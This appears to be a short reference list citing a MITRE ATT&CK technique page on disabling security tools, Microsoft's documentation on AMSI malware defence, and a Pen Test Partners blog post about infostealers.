https://attack.mitre.org/techniques/T1562/001/Microsoft Learn — How AMSI helps you defend against malware
https://learn.microsoft.com/en-us/windows/win32/amsi/Pen Test Partners — 2025, the year of the Infostealer, February 2026
https://www.pentestpartners.com/security-blog/2025-the-year-of-the-infostealer/